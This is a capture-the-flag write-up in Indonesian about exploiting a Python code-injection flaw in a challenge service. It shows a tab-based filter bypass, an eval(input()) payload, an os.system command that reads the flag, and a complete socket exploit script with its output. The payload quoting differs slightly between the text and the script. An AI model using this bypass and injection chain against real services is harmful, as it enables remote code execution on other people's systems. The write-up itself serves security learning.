Kerentanan utama adalah injeksi kode melalui variabel `var`. Meskipun ada filter karakter, penyerang masih bisa memasukkan logika Python jika bisa mengakali batasan karakter dan filter spasi. Kemudian, filter melarang penggunaan spasi (" "), namun tidak melarang karakter Tab (\t). Dalam Python, tab berfungsi sebagai pemisah kode (indentasi).

Dalam python operator ternary `A if C else B` dievaluasi dengan urutan, kondisi `C` dievaluasi terlebih dahulu. Jika kita menempatkan fungsi yang meminta input di posisi `C`, kita bisa mengeksekusi kode sebelum program utama mendeteksi adanya kesalahan sintaks pada posisi `A`.

Dari kerentanan tersebut, berikut adalah langkah-langkah eksploitasinya:

1. Mencari payload yang valid, yakni kurang dari 35 karakter, menggunakan \tab, dan menutup tanda kutip string. Setelah melakukan konsultasi dengan LLM, salah satu payload yang valid adalah `n['']if\teval(input())else\tn['']`. Ketika disisipkan, menjadi
`R = Zmod(n)['n['']if eval(input())else n['']']; (n['']if eval(input())else n[''],)`.
2. Saat interpreter Python berjalan dan mencapai baris di atas, program berhenti dan menunggu input dari kita. Inputkan kode python yang akan berjalan pada linux untuk mendapatkan flag
`__import__('os').system('grep NETSOS *')`

Secara singkat, langkah-langkah eksploitasi dapat dilakukan dengan menjalankan script ini:

```
import socket

s = socket.socket()
s.connect(("104.154.189.186", 7103))

def send_param(prompt, value):
    while True:
        data = s.recv(1024).decode()
        print(data, end="")
        if prompt in data:
            break
    s.sendall(value.encode() + b"\n")
```

```

send_param("n: ", "2")
send_param("e: ", "3")
send_param("c1: ", "4")
send_param("c2: ", "5")

# Payload injection
send_param("function variable: ", "n[']if\teval(input())else\tn[']")

send_param("f: ", "1")
send_param("g: ", "1")

s.sendall(b"__import__('os').system('grep NETSOS *')\n")

result = s.recv(4096).decode()
print("\n" + "="*20 + "  HASIL  " + "="*20)
print(result)

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```

Welcome to CSaaS!!
Please input the following parameters value:
n: e: c1: c2: function variable: f: g:
===== HASIL =====
Output:
flag3230323.txt:NETSOS{maybe_you_should_try_to_solve_crypto_challs_yourself_instead}

```

Flag: **NETSOS{maybe_you_should_try_to_solve_crypto_challs_yourself_instead}**